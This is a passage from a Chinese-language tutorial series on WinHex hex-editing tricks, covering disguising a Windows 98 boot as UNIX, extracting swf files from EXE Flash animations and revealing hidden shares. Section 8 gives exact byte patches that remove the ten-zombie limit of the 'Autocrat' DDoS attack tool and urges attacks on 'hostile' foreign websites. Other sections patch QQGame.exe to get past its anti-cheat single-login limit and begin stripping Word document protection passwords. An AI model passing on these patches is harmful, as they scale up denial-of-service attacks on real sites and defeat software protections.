Command Interpreter (e.g.C:\WINDOWS\COMMAND.COM)"(没有引号),找到后替换为"Login:"(同样没有引号),注意字符数一定要一样多,所以多余的字符部分要用空白内容替换掉。这样在他人启动你的电脑时,将会出现一个"Login:"提示符,和UNIX更相像了。单击"文件"菜单中的"保存"退出WinHex,完成初步加密工作。

现在,请大家找到系统所在盘下的msdos.sys文件,用记事本打开它,在里面加入logo=0这一行,这样就可以把Windows 98启动时的蓝天白云画面给去掉,防止别人看出破绽;再加入bootkeys=0这一行,使启动过程中按F4、F5、F6、F8这些键失去作用,防止别人进入安全模式或DOS下。接下来把系统中的commadn.com文件改名为hudie.com,并移动到一个只有你自己知道的文件夹下(假设是C:\Windows\system\hudie.com)。现在,请你重新启动电脑看看效果,和UNIX很相像吧?对于大多数人来说,肯定认为系统装的是SCO UNIX 5.07,从而不再试图进入你的电脑!

如果自己要进入Windows,则在命令提示符C:\>后面输入C:\Windows\system\aj.com并回车,然后再键入Win,回车之后就可以进入Windows了。

八、突破独裁者DDoS攻击器的限制

独裁者DDoS攻击器(Autocrat)是进行网络DDoS攻击的软件,在保家卫国的网络战争中还是很有用的。DDoS攻击器支持4种攻击方法:SYN、LAND、FakePing和狂怒之Ping。在独裁者DDoS攻击器中最多允许添加10台主机作为傀儡机攻击对方,如果添加的主机数超过10个时,就会弹出一个对话框,提示我们:已经超过主机上限,禁止添加,如图18所示。

这点数量绝对不够,特别是对某些屡屡攻击我国网站的敌对网站,这点数量的"傀儡"机根本不够用,所以我们必须突破这个限制才行!




图18

具体方法是:运行WinHex,用它打开独裁者DDoS攻击器所带的Client.exe文件,单击"搜索"菜单下的"查找16进制数值",搜索代码0F8412050000,并把搜索到的代码改为0F8012050000,接下来再搜索代码0F84D5020000,找到后把它改为0F80D5020000,最后保存,退出WinHex即可。这样就可以突破独裁者DDoS攻击器只能添加10台主机的限制,在未来的网络战争中我们就可以添加任意台"傀儡"主机对敌对势力进行DDoS攻击了,如图19所示。




图19

请大家一定不要使用独裁者DDoS攻击器对国内网站进行攻击,己所不欲,勿施于人!

小知识:DDoS是Distributed Denial of Service的缩写,意思是分布式拒绝服务攻击。它是指借助于网络客户/服务技术,将多个傀儡机联合起来作为攻击平台,对一个或多个目标发动DoS攻击,从而成倍地提高攻击的能力。由于DDoS攻击利用了TCP/IP协议的漏洞,所以非常难以防范。

九、从EXE格式的Flash动画中分解出swf文件

Flash动画大家都喜欢,不过网上的Flash作品有许多都是EXE格式的,EXE格式的Flash不仅不能用于网页制作,更不能让我们方便地分析Action等对学习有用的内容。其实,我们可以利用WinHex从EXE格式的Flash动画中分解出swf文件,供我们研究。

具体方法:在此我们以"唐僧与白鼓精"这个EXE格式的暴笑Flash动画为例来说明,下载地址是:http://download.online.sh.cn/redirect.php?soft_id=3029&down_url=/pub/desktop/game/tsybgj.zip。用WinHex打开该EXE文件,然后单击"搜索"菜单下的"查找文本",会弹出"查找文本"窗口,在"下列文本字符将被搜寻(S):"栏中输入大写的"FWS"(实际输入时不要引号),把"区分大小写"勾选上,单击"确定"会找到唯一的一处结果,其偏移地址为0005C000(在屏幕左边看"Offset"这一列中与"FWS"对应的地址),如图20所示。

这是Flash文件开始部分的标识符。拖动滚动条到文




图20

件结尾处，你会发现最后8个字节是56 34 12 FA 14 06 0F 00，如图21所示。




图21

其中"56 34 12 FA"是EXE格式的Flash文件的结束标识符（对应的偏移地址为0014C614），那剩下的"14 06 0F 00"是什么呢？它其实就是EXE格式的Flash文件中所包含的swf文件的长度！你把低字节和高字节逆序排列就会得到：000F0614，转换为十进制就是984596，也就是这个swf文件的大小！如果你不信的话，可以用swf文件的结束0014C614减去起始地址0005C000，其结果转换为十进制就是984596，由此可以证明我们的观点！

下面的事情就好办了。在swf代码串的开头部分即0005C000处按鼠标右键，在弹出的快捷菜单中选择"选块开始"，然后到swf文件结尾处（对应的偏移地址为0014C613）按鼠标右键，在弹出的快捷菜单中选择"选块结尾"，依次单击"编辑"→"复制选块"→"进入新文件"。如图22所示。




图22

在弹出的"文件另存为"窗口中给这个待恢复的swf文件起个名字，然后点"保存"按扭，就会从EXE格式的Flash文件中分解出一个swf文件，单击运行它试试，成功！

十、用多个账号登录QQ游戏

大家知道，在QQ游戏中只要用自己的QQ号码和密码登录到游戏大厅就可以玩各种游戏。为防止作弊会限定每次只能使用一个QQ账号登录，其实，我们可以突破这个限制的，利用WinHex可以让我们使用多个账号登录QQ游戏。

具体方法：运行WinHex，单击工具栏上的"打开"按钮，找到C:\Program Files\Tencent\QQGame文件夹，用鼠标指向里面的QQGame.exe文件，单击"打开"按钮用WinHex打开它，然后点击"搜索"菜单下的"查找16进制数值"，出现"查找16进制数值"对话框，在该对话框的"下列16进制数值将被搜索"一栏中输入E87707000085C07459，单击"确定"按钮WinHex就会找到上述代码，把上述代码改为E87707000085C09090，接下来单击工具栏上的"保存"按钮，最后关闭WinHex即可。

十一、让Windows能显示出隐藏的共享

大家知道，在Windows中设置共享时，只要在共享名后加上"$"就可以使共享隐藏起来。比如，我们在共享C盘时，将其共享名设为C$，就可以达到隐藏C盘共享的目的，此时只有通过输入该共享的确切路径才能访问它。但是，这个"$"符号真的那么神奇吗？不见得！我们只要将C:\Windows\system文件夹中的msnp32.dll文件稍做修改，就可以让Windows显示出隐藏的共享。

具体方法：由于在Windows下msnp32.dll文件会被调用，此时不能直接修改此文件，所以我们要先复制msnp32.dll到C盘根目录下并改名为msnp32。然后运行WinHex并用它打开msnp32，点击"搜索"→"查找16进制数值"，会出现"查找16进制数值"对话框，在"下列16进制数值将被搜索"一栏中输入2456E817，单击"确定"按钮进行查找，找到后改为0056E817，然后保存修改结果，关闭WinHex即可。重启计算机进入DOS下，在命令行下输入copy c:\msnp32 c:\Windows\system\msnp32.dll，把修改后的文件拷贝回原目录下覆盖原文件，重启电脑进入Windows，就可以让Windows显示出隐藏的共享。注意：该技巧只对Windows 9x有效。

十二、忘记Word的保护文档密码也不怕

大家都知道，在Word中可以通过选择"工具"菜单中的"保护文档"选项，然后输入密码来保护Word文档。除非你知道该密码，否则对此文档只能观看而不能修改。如果密码忘记了，可以利用WinHex来简单地解除这个密码保护，WinHex真是无所不能啊！

具体方法如下：第一步，首先要有一个由Word

2000/XP/2003创建的已设置有密码的"保护文档"(DOC格式文件)。以Word XP为例，只要在Word中选择"工具"菜单下的"保护文档"，在出现的"保护内容"窗口中选择"窗体"，并设置一个密码。如图23所示。然后保存为DOC文件即可。




图23

第二步，用Word 2003打开该DOC文档，然后点击"文件"菜单中的"另存为"，出现"另存为"窗口。在该窗口的"保存类型"中选择"网页 (*.htm; *.html)"，输入文件名，点击"保存"即可得到一个HTML文件。接下来关闭Word 2003。注意 只能使用Word 2003打开该文档并保存为HTML文件才行。

第三步，用"记事本"或其他字处理软件打开上一步中保存的HTML文件，点击"编辑"菜单中的"查找"，会出现"查找"对话框，在该窗口的"查找内容(N)："栏中输入UnprotectPassword，点击"查找下一个"，会发现如图24所示。

在"<w:UnprotectPassword>"和"</w:UnprotectPassword>"之间的内容就是你设置的密码加密后的十六进制形式。记下该密码，在本例中为"7A9DC613"，然后关闭"记事本"或你使用的其他字处理软件。

第四步，运行WinHex，用WinHex打开该DOC文档，然后点击"搜索"菜单中的"查找16进制数值"，会出现一个对话框，在"下列16进制数值将被搜索"一栏中输入你刚刚记下的十六进制加密密码。注意，要反序查找。比方


